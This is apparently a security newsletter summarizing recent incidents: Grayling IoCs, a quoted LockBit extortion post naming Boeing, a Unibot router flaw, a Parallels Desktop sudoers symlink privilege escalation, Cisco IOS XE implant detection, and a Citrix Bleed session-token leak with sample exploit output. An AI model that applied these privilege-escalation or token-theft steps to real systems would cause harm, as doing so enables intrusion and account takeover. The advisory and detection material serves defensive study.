
Indicators of Compromise (IoC):

- **File Indicators (SHA256 hashes):**
- (A list of provided SHA256 hashes, including that of Havoc framework, Downloader, Cobalt Strike Beacon, Exploit for CVE-2019-0803, and more)
- **Network Indicators:**
    - **Domain:** d3ktcnc1w6pd1f.cloudfront[.]net
    - **IP Addresses:** 172.245.92[.]207, 3.0.93[.]185...

References:

- Symantec Threat Intelligence Report on Grayling
- Sample on VirusTotal

Leakage



5D01H02M10S

PUBLICATION

Deadline: 02 Nov, 2023 13:25:39 UTC

[no photo]

boeing.com

Boeing, the 60 billion Company, together with its subsidiaries, designs, develops, manufactures, sells, services, and supports commercial jetliners, military aircraft, satellites, missile defense, human space flight, and launch systems and services worldwide.

A tremendous amount of sensitive data was exfiltrated and ready to be published if Boeing do not contact within the deadline!
For now we will not send lists or samples to protect the company BUT we will not keep it like that until the deadline.

ALL AVAILABLE DATA WILL BE PUBLISHED !

UPLOADED: 28 OCT, 2023 08:14 UTC UPDATED: 28 OCT, 2023 12:08 UTC

https://twitter.com/vxunderground/status/1718243288287764803

Boeing, an esteemed multinational American company, was declared a victim by the Lockbit ransomware group. With a vast employee base and significant annual revenue, Boeing plays a critical role in both the public and private sectors globally. This advisory aims to detail the known specifics regarding this incident.

1. The Victim: Boeing

- **Background**: Founded in 1916, Boeing has grown into a behemoth in the aerospace and defense sectors. With a workforce exceeding 150,000 globally and an annual revenue of approximately $66.61 billion, Boeing's role in aviation, space exploration, and defense cannot be overstated.

2. The Adversary: Lockbit Ransomware Group

- **Profile**: Lockbit is a notorious ransomware group recognized for its audacity in targeting high-profile victims and its ability to exploit vulnerabilities effectively.
- **Communication with Lockbit**: Our engagement with Lockbit's administrative staff revealed limited information. While they confirmed listing Boeing as a victim, details about the extent of the breach, duration of access, volume of exfiltrated data, and the nature of stolen content remained undisclosed.

3. Reported Attack Vector

- **Zero-Day Exploit**: Lockbit claims that their affiliate gained access to Boeing's systems using a zero-day exploit. Due to the group's unwillingness to delve deeper into this claim, it remains unverified.
- **Timeframe**: Interestingly, while most victims of Lockbit are provided a window of at least 10 days for initiating negotiations, Boeing was given a notably shorter window of fewer than 6 days.

4. External Sources

- A tweet from **vxunderground** provides an online record of this incident: Link

👹 Scam Contract

https://www.binance.com/en/feed/post/2023-10-31-unibot-addresses-token-approval-vulnerability-in-new-router-1569747

In the rapidly evolving landscape of cryptocurrency, the security of trading platforms stands paramount. A recent incident involving Unibot's new router has highlighted the importance of constant vigilance and swift action in the face of potential vulnerabilities.

Unibot, known in the crypto realm as a Unified Crypto Trading Terminal, recently launched a new router. This piece of infrastructure was designed to facilitate smoother transactions and offer enhanced features to its user base.

Unibot, through its Twitter communication channel, informed its users and the crypto community about a detected token approval vulnerability in their newly introduced router.

Specifics:

1. **Nature of the Vulnerability:** Token approval vulnerabilities can potentially allow unauthorized entities to manipulate token permissions, which could lead to unauthorized transactions.
2. **Impact Assessment:** While the exact number of affected users or the potential financial impact remains undisclosed, Unibot has preemptively suspended the router to mitigate risks.


Company's Response:

1. **Immediate Actions:** To prevent further exploitations and safeguard user interests, Unibot has temporarily suspended all operations related to the new router.
2. **User Reassurances:** In a move that underscores the firm's commitment to its user base, Unibot has assured compensation for any lost funds stemming from this vulnerability. Additionally, the firm has clarified that other critical user data, such as wallet keys, remains uncompromised.
3. **Communication Promise:** The company intends to maintain transparency about the issue. They have pledged to release a comprehensive report detailing the vulnerability and the corrective measures once their internal investigation concludes.

Recommendations for Users:

1. **Stay Informed:** Users are advised to keep an eye on Unibot's official communication channels, including their Twitter handle and official website, for updates and directives.
2. **Exercise Caution:** Until Unibot communicates the resolution of the issue, users should refrain from making any transactions using the new router.
3. **Protect Personal Information:** As a general cybersecurity measure, users should ensure their personal and financial details are securely stored and not shared unnecessarily.

🌶 0Day



```
alice@macos:~ ls -l /etc/sudoers.d/
total 0
lrwxr-xr-x  1 alice  wheel  20 12 Jun 01:17 Parallels -> /var/log/install.log
alice@macos:~ sudo su
```

https://twitter.com/0xdea/status/1719239739729911911

The following is a summary and analysis of a security report detailing a privilege escalation vulnerability discovered in Parallels Desktop, a popular virtualization software for MacOS.

Key Points

1. **The Vulnerability:** A script within Parallels Desktop that was invoked by a setuid-root binary allowed a specific directory's contents to be manipulated by the logged-in user.
2. **Exploitation:** An attacker with knowledge of this flaw could use symbolic links to overwrite system files or configurations, thereby escalating privileges.
3. **Proof-of-Concept:** The report's author utilized this vulnerability to manipulate the system's sudo configuration in such a way that would permit the attacker to obtain root privileges.

Details

Vulnerable Code Snippet

The script, when checking for a directory, made an assumption based on its presence and type:

```
bashCopy code
local prl_dir="${usr_home}/Library/Parallels"if [ -e "$prl_dir" -a ! -d "$prl_dir" ]; thenlog warning "'${prl_dir}' is not a directory. Renaming it."mv -f "$prl_dir"{,~}
 continuefi
```

The code checks if the directory exists, and if it isn't a directory (e.g., it could be a file or symlink), it attempts to rename it. The vulnerability arises because the logged-in user has full control over their home directory, and can thus manipulate the contents of this directory.

Exploitation


An attacker can pre-create **~/Library/Parallels~** as a symlink to a target directory (e.g., **/etc/sudoers.d/**). Simultaneously, they could set **~/Library/Parallels** as a symlink to a specific file they wish to overwrite or manipulate. When the script is run with root privileges, it will move the controlled file (through the symlink) into the target directory.

Proof-of-Concept

Using this vulnerability, the author manipulated the sudoers configuration, allowing any user to obtain root privileges:

- **Log Manipulation:** The author added a line to **/var/log/install.log** using the **logger** utility. This entry essentially gives the current user sudo capabilities without needing a password.
- **Symlink Creation:** The author created symlinks as described earlier.
- **Invocation:** On running the vulnerable script, the **/var/log/install.log** file gets moved to **/etc/sudoers.d/**, due to symlink manipulation.
- **Privilege Escalation:** An attacker can then simply use **sudo su** to get a root shell.

NDay



```
location ~* % {
    add_header Content-Type text/html;
    add_header Cache-Control 'no-cache, no-store, must-revalidate';
    add_header Pragma no-cache;
    add_header Strict-Transport-Security "max-age=31536000; includeSubdomains";
    return 404;
}
```

https://twitter.com/foxit/status/1718997893187506676

This report sheds light on the exploitation of Cisco IOS XE devices via the vulnerability tagged as CVE-2023-20198 and how one can detect the exploitation and any subsequent post-exploitation activities on the compromised devices.

Key Details

CVE-2023-20198: Suricata Detection Rules

- **Description:** The vulnerability CVE-2023-20198 in Cisco IOS XE devices can be exploited by using a percent-encoded-percent to bypass authentication.
- **Detection:** Within the **suricata/** folder, Suricata rules have been crafted to monitor for this percent-encoded-percent exploitation.
- **Evidence:** A reference PCAP (packet capture) file was included, showcasing exploitation traffic observed in the wild.

Post-Exploitation Activities

- **Cisco IOS XE Implant:** After the exploitation, attackers seem to leave behind an implant in the Cisco IOS XE Software Web Management User Interface. This implant enables further compromise of the system.
- **Detection:** Cisco Talos provided a fingerprint to check for this implant using:
- bashCopy code
- curl -k -X POST "https://DEVICEIP/webui/logoutconfirm.html?logon_hash=1"
- A return of a hexadecimal string from this request is a strong indicator of compromise.
- **Complication:** Despite the initial detection methods, there's been a decline in detections using the method mentioned above. It appears threat actors have been refining their implants.

Upgraded Implant

Subsequent investigations into compromised devices have revealed an upgraded implant version that performs an extra header check. This means that the implant remains active but now requires a specific Authorization HTTP header to respond.


Alternate Detection

A closer examination of Cisco Talos's initial blog post revealed an additional location check in the implant code, labeled as **implant-location-percent**. The implant responds differently when queried with a percent encoded percent, i.e., **%25**. A compromised device with the implant will return a **404 Not Found** HTTP response with the **nginx** footer, whereas an uncompromised device will produce a different output.

Script for Detection

A script named **iocisco.py** has been developed to automate the checking process for the mentioned implants. This script utilizes the **%25** detection method and warns the user if a potential implant is found. The tool is equipped to check individual IPs or a list of IPs provided in a file.

🌶️ Trending Exploit



```
(env) CVE-2023-4966 > ./exploit.py --target 192.168.1.51
--- Dumped Memory ---
aaaaaaaaaaaaaaaaaaaaa��
���                    �
   �-��t���Dx013.1.48.47
d98cd79972b2637450836d4009793b100c3a01f2245525d5f4f58455e445a4a42HTTP/1.1 200 OK
Content-Length: @@@@@
Encode:@@@
Cache-control: no-cache
Pragma: no-cache
Content-Type: text/html
Set-Cookie: NSC_AAAC=@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@;Secure;HttpOnly;Path=/

� � �� #pack200-gzipsources":[],"subscriptionsEnabled":false,"username":null}
```

https://www.assetnote.io/resources/research/citrix-bleed-leaking-session-tokens-with-cve-2023-4966

Citrix recently unveiled a security bulletin that addressed "unauthenticated buffer-related vulnerabilities" in Citrix NetScaler ADC and NetScaler Gateway, with a particular focus on CVE-2023-4966. This vulnerability was intriguing due to its high CVSS score of 9.4 for an information disclosure issue.

2. Background: Citrix NetScaler is a key player in the network device arena, specializing in load balancing, firewall, and VPN services. NetScaler Gateway and ADC are the VPN/authentication components and the load balancing/traffic management features respectively. Previous vulnerabilities in NetScaler have been detailed in prior research.

3. Patch Diffing: The first step was to compare versions 13.1-49.15 and 13.1-48.47, focusing on the /netscaler/nsppe binary, given its historical importance. Using Ghidra, both versions of nsppe were decompiled and approximately 50 altered functions were found. The standout functions were **ns_aaa_oauth_send_openid_config** and **ns_aaa_oauthrp_send_openid_config**, both related to OpenID Connect Discovery.

4. Finding the Vulnerable Function: These functions showed identical patches, which implemented an additional bounds check prior to response dispatch. The vulnerability exploited the **snprintf** return value to decide the byte count sent to the client. Since **snprintf** returns the byte count it would've written if the buffer were sufficiently large, this allowed for exploitation.

5. Exploiting the Endpoint: The exploit was surprisingly simple. The inserted data into the payload, instead of originating from the configured hostname, was sourced from the HTTP Host header. By sending a manipulated GET request, a memory leak could be generated and observed, containing potentially sensitive information.

6. Verifying the Session Token: The leaked memory consistently returned a 65-byte hex string. This string was verified as a valid session cookie using it as the NSC_AAAC session cookie. While not all NetScaler instances follow the same authentication mechanisms, the majority of tested instances had the hex string present in this specific response location.

7. Final Thoughts: This vulnerability underscores the potential risks associated with not thoroughly understanding the intricacies of functions like **snprintf**. Even its 'secure' counterpart can be dangerous if misused. Citrix NetScaler's vulnerability was exacerbated by a lack of in-depth defense mechanisms. Clearing sensitive data from buffers and imposing stricter validation on client data could have ameliorated some of the risks.

You can use https://twitter.com/M_haggis/status/1717613971895984163 for detection

The Topic of the Week

https://www.zerodayinitiative.com/blog/2023/1/11/announcing-pwn2own-vancouver-for-2023

Pwn2Own, an established hacking contest, returns in 2023 after its spectacular 15th anniversary edition last year, where over $1,000,000 USD was awarded to talented researchers for their groundbreaking work. This year’s edition, while continuing the hybrid format allowing both in-person and remote participation, boasts new categories and challenges, with Tesla making a significant comeback as a partner.

Key Highlights:

1. **Venue and Date:** The contest will be held at the Sheraton Wall Center in Vancouver during the CanSecWest conference, from March 22-24, 2023.
2. **Remote Participation:** To cater to participants facing travel restrictions or safety concerns, the contest allows remote entries.
3. **Tesla Partnership:** Tesla returns with the Model 3 and Model S as targets. A whopping $600,000, plus a car, is up for grabs as the top prize.
4. **Virtualization Category:** VMware renews its sponsorship, placing VMware Workstation and ESXi as targets. Microsoft's Hyper-V Client and Oracle VirtualBox also feature in this category, with substantial cash prizes.
5. **New Targets:** This year sees the introduction of Microsoft DNS Server and ISC BIND into the Servers category. macOS also makes a comeback in the Local Escalation of Privilege category, particularly focusing on the M-series MacBook Pro.

Prizes: Over $1,000,000 USD in cash and prizes, including a Tesla vehicle, await contestants in categories such as:
  - Virtualization
  - Web Browser
  - Enterprise Applications
  - Server
  - Local Escalation of Privilege
  - Enterprise Communications
  - Automotive

- **Master of Pwn:** As a tradition, the contest will crown a "Master of Pwn." The winner, based on points rather than prize money, will receive 65,000 ZDI reward points, a trophy, and a jacket.
- **Rule Update:** A note highlights that there was a rule update on February 7th, specifically for the Virtualization Category, emphasizing the need for participants to review rules thoroughly.
- **Participation:** Participants are reminded to register in advance. The registration process is detailed in the announcement, with a deadline set for March 16, 2022.
- **Stay Connected:** The organizers encourage the community to stay tuned to their blog and follow them on various social platforms for the latest updates.

HADESS

cat /etc/HADESS

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

WWW.HADESS.IO

Threat Radar

WWW.THREATRADAR.NET

Threat Radar is a powerful threat intelligence platform that combines advanced analytics, machine learning, and human expertise to deliver actionable intelligence to organizations. It continuously monitors various data sources, including the deep web, dark web, social media platforms, and open-source intelligence, to identify potential threats, vulnerabilities, and emerging attack patterns.